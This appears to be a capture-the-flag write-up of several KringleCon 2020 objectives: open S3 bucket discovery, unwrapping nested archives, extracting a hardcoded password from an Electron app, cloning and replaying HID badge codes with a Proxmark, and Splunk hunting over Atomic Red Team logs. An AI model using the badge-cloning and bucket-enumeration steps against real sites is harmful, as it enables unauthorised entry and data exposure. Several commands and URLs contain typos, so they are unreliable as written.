


Objective 1 - Uncover Santa's Gift List

In this challenge, a gift list is presented in an image which has been obfuscated with a swirl image effect. The image needs to be unswirled which will reveal the names and items on the list. This is done in Photopea.



The answer is revealed to be [Proxmark](#)

Objective 2 - Investigate S3 Bucket

This challenge is to find an open s3 bucket which has the flag in it, then extract the contents of the flag and submit for the answer. This is done with the tool [bucket_finder.rb](#). Extract the flag is done by following the chain of various compression and archiving formats which have wrapped the original flags multiple times.

Part 1 - S3 Bucket

The initial challenge leads off with some hints in the terminal and seeding the system with [bucket_finder.rb](#) which will search AWS S3 for open buckets from a specified wordlist. An example wordlist is provided which does not have the match. The crux of this first part is to construct a wordlist. In the motd banner that welcomes the user to the terminal has highlighted in green some clue text. After adding variations to the wordlist, the open s3 bucket was discovered.

wordlist

```
private-kringlecastle
private-wrapper
private-santa
private-Wrapper3000
private-Wrapper
private-3000
3000-private
kringlecastle-private
wrapper-private
santa-private
Wrapper3000-private
Wrapper-private
3000-private
dev-wrapper-3000
wrapper-dev
ribbon
curling
ribbon-curl
ribbon-curling
package
wrap-package
wrapping-package
package-wrapper
package-wrapping
package-wrap
wrapper-3000
wrapper3000
```

The open bucket was discovered to be <http://s3.amazonaws.com/wrapper3000/package>

```
Can you help me? Santa has been experimenting with new wrapping technology, and  
we've run into a ribbon-curling nightmare!  
We store our essential data assets in the cloud, and what a joy it's been!  
Except I don't remember where, and the Wrapper3000 is on the fritz!  
  
Can you find the missing package, and unwrap it all the way?  
elf@c7227ab2acdb:~$ ls  
TIPS bucket_finder  
elf@c7227ab2acdb:~$ cd bucket_finder/  
elf@c7227ab2acdb:~/bucket_finder$ ls  
README bucket_finder.rb wordlist  
elf@c7227ab2acdb:~/bucket_finder$ vim wordlist  
elf@c7227ab2acdb:~/bucket_finder$ ruby bucket_finder.rb -v -r us wordlist  
http://s3.amazonaws.com/kringlecastle  
Bucket found but access denied: kringlecastle  
http://s3.amazonaws.com/wrapper  
Bucket found but access denied: wrapper  
http://s3.amazonaws.com/santa  
Bucket santa redirects to: santa.s3.amazonaws.com  
http://santa.s3.amazonaws.com/  
    Bucket found but access denied: santa  
http://s3.amazonaws.com/private-kringlecastle  
Bucket does not exist: private-kringlecastle  
http://s3.amazonaws.com/private-wrapper  
Bucket does not exist: private-wrapper  
http://s3.amazonaws.com/private-santa  
Bucket does not exist: private-santa  
http://s3.amazonaws.com(wrapper3000  
Bucket Found: wrapper3000 ( http://s3.amazonaws.com(wrapper3000 )  
    <Public> http://s3.amazonaws.com(wrapper3000/package  
elf@c7227ab2acdb:~/bucket_finder$ █
```

Part 2 - Unwrapping the Flag

The downloaded file is just ascii text as per the output of the `file` command. Looking over the characters, it looks like it might be base64 encoded. This can be verified by piping the output into `base64 -D` (mac) or `base64 -d` (linux). If no errors occur, it was a valid encoding. Doing this, it was seen to be valid base64 encoding of a different file type.

```
curl http://s3.amazonaws.com(wrapper3000/package --silent | base64 -D | tee  
package
```

The new file decoded appears to be zip file, detected via the `file` command or looking at the first 4 magic bytes ascii as .PK. which is zip. Unzipped with:

```
unzip package
```

The newly unzipped file is a bzip2 file now, which can be unzipped via tar.

```
tar -xjvf package.txt.Z.xz.xxd.tar.bz2
```

The resultant file is now an xxd dump of a file which needs to be re-assembled into it's binary representation as seen below.

```
xxd -r tar package.txt.Z.xz.xxd.tar.bz2
```

Now, we are left with an xz archive file which can be decompressed as below.

```
xz -d package.txt.Z.xz
```

Finally, the last layer of obfuscation can be removed using the old `uncompress` command.

```
uncompress package.txt.Z
```

Which leaves us with the package.txt file which can be `cated` out to see the flag: `North Pole: The Frostiest Place on Earth`

Objective 3 - Point-of-Sale Password Recovery

This challenge is about extracting a secret from an electron application which is provided as part of the challenge. This is done by extracting the contents or the executable file provided as part of the challenge. Once done, extracting then the app data which is 7zip zipped. Once this is unzipped, the source code of the actual app can be inspected and the password can be recovered.

Enumeration

The file is provided for analysis from the challenge. It is a PE file named `santa-shop.exe`. It can be extracted to see it's contents using p7zip on a mac.

```
mkdir santa-shop
cp santa-shop.exe santa-shop/
cd santa-shop.exe
7z x santa-shop.exe
```

The resulting file structure makes it look like the application is an electron contained in the file, `app-64.7z` within the unzipped `$PLUGINS` directory.

```
cd \$PLUGINS
7z x app-64.7z
find .
```

Investigating the Electron App

Now that the app has been decompressed, secrets can be looked for in the application. The electron application is contained within the app.asar file within the resources directory. Stepping through this file via via strings, the password can be discovered.

```
strings resources/app.asar | less
```


```
{"files": {"README.md": {"size": 79, "offset": "0"}, "index.html": {"size": 1284, "offset": "79"}, "main.js": {"size": 2713, "offset": "1363"}, "package.json": {"size": 202, "offset": "4076"}, "preload.js": {"size": 138, "offset": "4278"}, "renderer.js": {"size": 5984, "offset": "4416"}, "style.css": {"size": 3801, "offset": "10400"}, "img": {"files": {"network1.png": {"size": 35028, "offset": "14201"}, "network2.png": {"size": 31636, "offset": "49229"}, "network3.png": {"size": 29293, "offset": "80865"}, "network4.png": {"size": 25457, "offset": "110158"}}}}
Remember, if you need to change Santa's passwords, it's at the top of main.js!
<!DOCTYPE html>
<html>
  <head>
    <meta charset="UTF-8">
    <!-- https://developer.mozilla.org/en-US/docs/Web/HTTP/CSP -->
    <meta http-equiv="Content-Security-Policy" content="default-src 'self'; script-src 'self'">
    <meta http-equiv="X-Content-Security-Policy" content="default-src 'self'; script-src 'self'">
    <link rel="stylesheet" href="style.css">
    <title>Santa PoS</title>
  </head>
  <body>
    <div id="products"></div>
    <div id="overlay"></div>
    <div id="overlay-content-outer"></div>
    <div id="overlay-content-inner"></div>
    <script src=".//renderer.js"></script>
  </body>
</html>
// Modules to control application life and create native browser window
const { app, BrowserWindow, ipcMain } = require('electron');
const path = require('path');
const SANTA_PASSWORD = 'santapass';
// TODO: Maybe get these from an API?
const products = [
  {
    name: 'Candy Cane',
    price: 1.99,
  },
  {
    name: 'Candy Cane (10)',
    price: 15.99,
  },
  {
    name: 'Mistletoe',
    price: 0.99,
  },
]
```

Objective 4 - Operate the Santavator

The santavator requires powering the 3 colors power sources, yellow, red and green via a single stream of elections. Items are acquired by exploring the areas around Santa's castle which can be used to manipulate the stream. Once enough items are acquired, they can be used to manipulate the electron stream in such a way that all 3 sources are powered.

Solution

The screenshot below shows a way to power all the elements of the Santavator.



Objective 5 - Open HID Lock

This challenge requires the collection of HID card signatures from the elves around the castle using a Proxmark 3. Once enough HID card signatures have been stolen via the Proxmark, one can be selected with the lowest ID value and thus most likely to be the most permissive. Once doing that, the door opens and the area is revealed.

Collected Codes

Collected with the following command on the Proxmark 3 when in close proximity of an elf.

```
if hid read
```

Noel Boetie

- #db# TAG ID: 2006e22ee1 (6000) - Format Len: 26 bit - FC: 113 - Card: 6000

Sparkle Redberry

- #db# TAG ID: 2006e22f0d (6022) - Format Len: 26 bit - FC: 113 - Card: 6022

Bow Ninecandle

- #db# TAG ID: 2006e22f0e (6023) - Format Len: 26 bit - FC: 113 - Card: 6023


Holly Evergreen

- #db# TAG ID: 2006e22f10 (6024) - Format Len: 26 bit - FC: 113 - Card: 6024

Access

Broadcast the stolen HID code with the following command.

```
lf hid sim -r 2006e22f0e
```



Objective 5 - Splunk Challenge

This challenge is to answer a series of questions given a provided Splunk dataset. After completion, an encrypted value holds the flag which needs to be entered to complete the challenge. The password for the encrypted string can be guessed by watching the Splunk talk from this year's Kringelcon.

Question 1 - Total Unique ATTACK Techniques

Run the specific splunk query to get the list of indexes. Copy and paste the results to a text file and use unix command line tools to process the data to the correct answer.

```
| stats count where index=t* by index
```

Copy and paste these results into rs.txt

```
cat rs.txt | awk '{print $2}' | cut -d - -f 1 | sort | uniq | cut -d '.' -f 1 | sort | uniq | wc -l
```

Answer

13

Question 2 - Two Indexes for Technique T1059.003

Just read the data from the splunk query results from question 1.

Answer

t1059.003-main t1059.003-win

Question 3 - Retrieve Data About Technique for System Information Discovery

Need to go through the list of emulate attacks to figure out which one this is. Using [Atomic Red Team](#) to resolve the names.

- T1033 - System Owner/User Discovery
- T1057 - Process Discovery
- T1059.003 - Windows Command Shell
- T1059.005 - Visual Basic
- T1071.001 - Web
- *T1082 - System Information Discovery*

Now, we can search the index.

1. Get a layout of the underlying data structure by selecting all from the index

```
index=t10982-win
```

New Search

index=t1082-win

18,136 events (11/30/20 8:41:05.000 PM to 12/25/20 8:28:50.000 PM) No Event Sampling

Events (18,136) Statistics Visualization

Format Timeline ▾ Zoom Out + Zoom to Selection × Deselect 1 day per column

Tue Dec 1 2020 Set Dec 5 Wed Dec 9 Sun Dec 13 Thu Dec 17 Mon Dec 21

List Format 50 Per Page ▾ 1 2 3 4 5 6 7 8 ... Next >

Time	Event
11/30/2020 8:44:40.000 PM	<p>LogName=Security SourceName=Microsoft Windows security auditing. EventCode=4634 EventType=0 Type=Information ComputerName=win-dc-748.attackrange.local TaskCategory=Logoff OpCode=Info RecordNumber=334457 Keywords=Audit Success Message>An account was logged off.</p> <p>Subject: Security ID: ATTACKRANGE\Administrator Account Name: Administrator Account Domain: ATTACKRANGE Logon ID: 0x2BF580F</p> <p>Logon Type: 3</p> <p>This event is generated when a logon session is destroyed. It may be positively correlated with a logon event using the Logon ID value. Logon IDs are only unique between reboots on the same computer.</p> <p>dvc = win-dc-748.attackrange.local eventtype = endpoint_services_processes process report service eventtype = windows_event_signature track_event_signatures eventtype = windows_logoff access_logoff stop eventtype = wineventlog_security os windows eventtype = wineventlog_windows endpoint_filesystem os windows eventtype = winsec_security host = win-dc-748 id = 334457 index = t1082-win linecount = 22 product = Windows punct = //_.==___.====_=_____\r\n\rt_\tt\rt_\r\rt_ source = WinEventLog:Security sourcetype = WinEventLog splunk_server = OD-FM-NA-i-0feb25316c7377fffc.amazonaws.com vendor = Microsoft vendor_product = Microsoft Windows</p>

SELECTED FIELDS
`a cmdline 57`
`a CommandPrompt 1`
`a Company 4`
`a dest_host 5`
`a dvc 1`
`a eventtype 21`
`a host 1`
`# id 100+`
`a index 1`
`# linecount 74`
`a process_name 33`
`a ProcessId 100+`
`a product 1`
`a punct 24`
`a source 4`
`a sourcetype 3`
`a splunk_server 1`
`a vendor 1`
`a vendor_product 2`

INTERESTING FIELDS
`a category 14`
`a ComputerName 1`
`a dvc_nt_host 1`
`# event_id 100+`
`# EventCode 24`
`# EventType 5`
`a Keywords 5`

2. Query the data set for the term MachineGuid then look at the command lines which use the registry

```
index=t1082-win MachineGuid | stats count by cmdline
```

New Search

index=t1082-win MachineGuid
| stats count by cmdline

4 events (11/30/20 8:41:05.000 PM to 12/25/20 8:32:53.000 PM) No Event Sampling

Events (4) Statistics (2) Visualization

100 Per Page ▾ Format No Preview ▾

cmdline	count
1 "C:\Windows\system32\cmd.exe" /c "REG QUERY HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Cryptography /v MachineGuid"	1
2 REG QUERY HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Cryptography /v MachineGuid	1

Answer

HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Cryptography


Question 4 - When was the First OSTAP Test Executed

Search for OSTAP in Atomic Red Team, we see it is mentioned in T1105. Searching the index list, we have indexes for 1105 main and win.

1. Get a view of the data in the two indexes with a blank search

```
index=t1105-*
```

The tests must be executed, so looking at the running processes, powershell becomes a likely suspect given MITRE red team tests are involved so simple languages like cmd.exe are not well suited.



2. Refine the Search for only powershell

```
index=t1105-* cmdline powershell  
| sort Time  
| reverse
```

Splunk > enterprise Apps ▾

Kris Kringle ▾ Messages ▾ Settings ▾ Activity ▾ Help ▾ Find ▾

KringleCastle SOC Search Credits

KringleCon SOC

New Search

Save As ▾ Create Table View Close All time ▾

```
1 index=t1105-* cmdline powershell
2 | sort Time
3 | reverse
```

✓ 36 events (11/30/2020 7:56:36 000 PM to 12/25/2020 8:16:21 000 PM) No Event Sampling ▾ Job ▾ II ▾ Verbose Mode ▾

Events (36) Statistics Visualization Format Timeline ▾ + Zoom Out + Zoom to Selection × Deselect 1 day per column

Tue Dec 1 2020 Sat Dec 5 Wed Dec 9 Sun Dec 13 Thu Dec 17 Mon Dec 21

List ▾ Format 50 Per Page ▾

Hide Fields	All Fields	i Time	Event
SELECTED FIELDS		> 11/30/2020 8:01:16 PM	LogName=Security SourceName=Microsoft Windows security auditing. EventCode=4688 EventType=0 Type=Information ComputerName=win-dc-748.attackrange.local TaskCategory=Process Creation OpCode=Info RecordNumber=330863 Keywords=Audit Success Message=A new process has been created.
a cmdline 12			Creator Subject: Security ID: ATTACKRANGE\Administrator Account Name: Administrator Account Domain: ATTACKRANGE Logon ID: 0x2AB8B0B5
a Company 1			Target Subject: Security ID: NULL SID Account Name: - Account Domain: - Logon ID: 0x0
a dvc 1			Process Information: New Process ID: 0xa4c New Process Name: C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe Token Elevation Type: %1936 Mandatory Label: Mandatory Label\High Mandatory Level Creator Process ID: 0x3f8 Creator Process Name: C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe Process Command Line: "C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe" /noconfig /fullpaths @C:\Users\ADMINI~1\AppData\Local\Temp\oqj04xa.cmdline"
a eventtype 8			
a host 1			
# id 36			
a index 1			
# linecount 2			
a process_name 2			
a ProcessId 24			
a product 1			
a punct 2			
a source 2			
a sourcetype 2			
a splunk_server 1			
a vendor 1			
a vendor_product 2			
INTERESTING FIELDS			
a Account_Domain 2			
a Account_Name 2			
a action 2			
a app 3			
a body 12			
a category 1			
a Channel 1			
a CommandLine 12			
a Computer 1			
a ComputerName 1			
a CreationUtcTime 12			
a Creator_Process_ID 12			
a Creator_Process_Name 1			

3. Find Tests Looking through the results, the 4th event down is a powershell invocation using base64 script body, often times used in powershell bypasses. This seems like a likely candidate. Grab the payload and look at it. Start stepping through the encoded payloads. It starts to become clear invoke-powershell is being used to execute these tests. Therefore, we need to find the actual invocation of the test.

The invocation was discovered shortly after:

Well none of this worked

Over thought it as per the hints. They maintain an index which is where they want the answer from.

New Search

Save As ▾ Create Table View Close

```
1 index=attack Technique=T1105
2 | sort Time
3 | reverse
```

All time ▾ Search

14 events (11/30/20 4:46:26.000 PM to 12/25/20 9:06:47.000 PM) No Event Sampling ▾

Job ▾ Verbose Mode ▾

Events (14) Statistics Visualization

Format Timeline ▾ Zoom Out + Zoom to Selection × Deselect

1 day per column

Tue Dec 1 2020 Sat Dec 5 Wed Dec 9 Sun Dec 13 Thu Dec 17 Mon Dec 21

List ▾ Format 50 Per Page ▾

Time	Event
11/30/20 5:44:14.000 PM	"2020-11-30T17:44:14Z", "2020-11-30T17:44:14", "T1105", "7", "certutil download (urlcache)", "win-dc-748", "attackrange\administrator", "dd3b61dd-7bbc-48cd-ab51-49adfa776df0" Execution Time _Local = 2020-11-30T17:44:14Z Execution Time _UTC = 2020-11-30T17:44:14Z GUID = dd3b61dd-7bbc-48cd-ab51-49adfa776df0 Hostname = win-dc-748 Technique = T1105 Test Name = certutil download (urlcache) Test Number = 7 Username = attackrange\administrator date_hour = 17 date_mday = 30 date_minute = 44 date_month = november date_second = 14 date_wday = monday date_year = 2020 date_zone = 0 field1 = 2020-11-30T17:44:14Z host = win-dc-748 hostname = win-dc-748 index = attack linecount = 1 source = C:\AtomicRedTeam\atc_execution.csv sourcetype = csv splunk_server = OD-FM-NA-i-0feb25316c737771c.amazonaws.com sysmon = "7" technique_name = certutil download (urlcache) timeendpos = 21 timestamppos = 1
11/30/20 5:44:14.000 PM	"2020-11-30T17:44:14Z", "2020-11-30T17:44:14", "T1105", "8", "certutil download (verifyct1)", "win-dc-748", "attackrange\administrator", "ffd492e3-0455-4518-9fb1-46527c9f241b" Execution Time _Local = 2020-11-30T17:44:14Z Execution Time _UTC = 2020-11-30T17:44:14Z GUID = ffd492e3-0455-4518-9fb1-46527c9f241b Hostname = win-dc-748 Technique = T1105 Test Name = certutil download (verifyct1) Test Number = 8 Username = attackrange\administrator date_hour = 17 date_mday = 30 date_minute = 44 date_month = november date_second = 14 date_wday = monday date_year = 2020 date_zone = 0 field1 = 2020-11-30T17:44:14Z host = win-dc-748 hostname = win-dc-748 index = attack linecount = 1 source = C:\AtomicRedTeam\atc_execution.csv sourcetype = csv splunk_server = OD-FM-NA-i-0feb25316c737771c.amazonaws.com sysmon = "8" technique_name = certutil download (verifyct1) timeendpos = 21 timestamppos = 1
11/30/20 5:44:14.000 PM	"2020-11-30T17:44:14Z", "2020-11-30T17:44:14", "T1105", "9", "Windows - BITSAdmin BITS Download", "win-dc-748", "attackrange\administrator", "a1921cd3-9a2d-47d5-a891-f1d0f2a7a31b" Execution Time _Local = 2020-11-30T17:44:14Z Execution Time _UTC = 2020-11-30T17:44:14Z GUID = a1921cd3-9a2d-47d5-a891-f1d0f2a7a31b Hostname = win-dc-748 Technique = T1105 Test Name = Windows - BITSAdmin BITS Download Test Number = 9 Username = attackrange\administrator date_hour = 17 date_mday = 30 date_minute = 44 date_month = november date_second = 14 date_wday = monday date_year = 2020 date_zone = 0 field1 = 2020-11-30T17:44:14Z host = win-dc-748 hostname = win-dc-748 index = attack linecount = 1 source = C:\AtomicRedTeam\atc_execution.csv sourcetype = csv splunk_server = OD-FM-NA-i-0feb25316c737771c.amazonaws.com sysmon = "9" technique_name = Windows - BITSAdmin BITS Download timeendpos = 21 timestamppos = 1
11/30/20 5:44:15.000 PM	"2020-11-30T17:44:14Z", "2020-11-30T17:44:14", "T1105", "10", "Windows - PowerShell Download", "win-dc-748", "attackrange\administrator", "42dc4460-9aa6-45d3-b1a6-3955d34e1fe8" Execution Time _Local = 2020-11-30T17:44:14Z Execution Time _UTC = 2020-11-30T17:44:14Z GUID = 42dc4460-9aa6-45d3-b1a6-3955d34e1fe8 Hostname = win-dc-748 Technique = T1105 Test Name = Windows - PowerShell Download Test Number = 10 Username = attackrange\administrator date_hour = 17 date_mday = 30 date_minute = 44 date_month = november date_second = 14 date_wday = monday date_year = 2020 date_zone = 0 field1 = 2020-11-30T17:44:14Z host = win-dc-748 hostname = win-dc-748 index = attack linecount = 1 source = C:\AtomicRedTeam\atc_execution.csv sourcetype = csv splunk_server = OD-FM-NA-i-0feb25316c737771c.amazonaws.com sysmon = "10" technique_name = Windows - PowerShell Download timeendpos = 21 timestamppos = 1
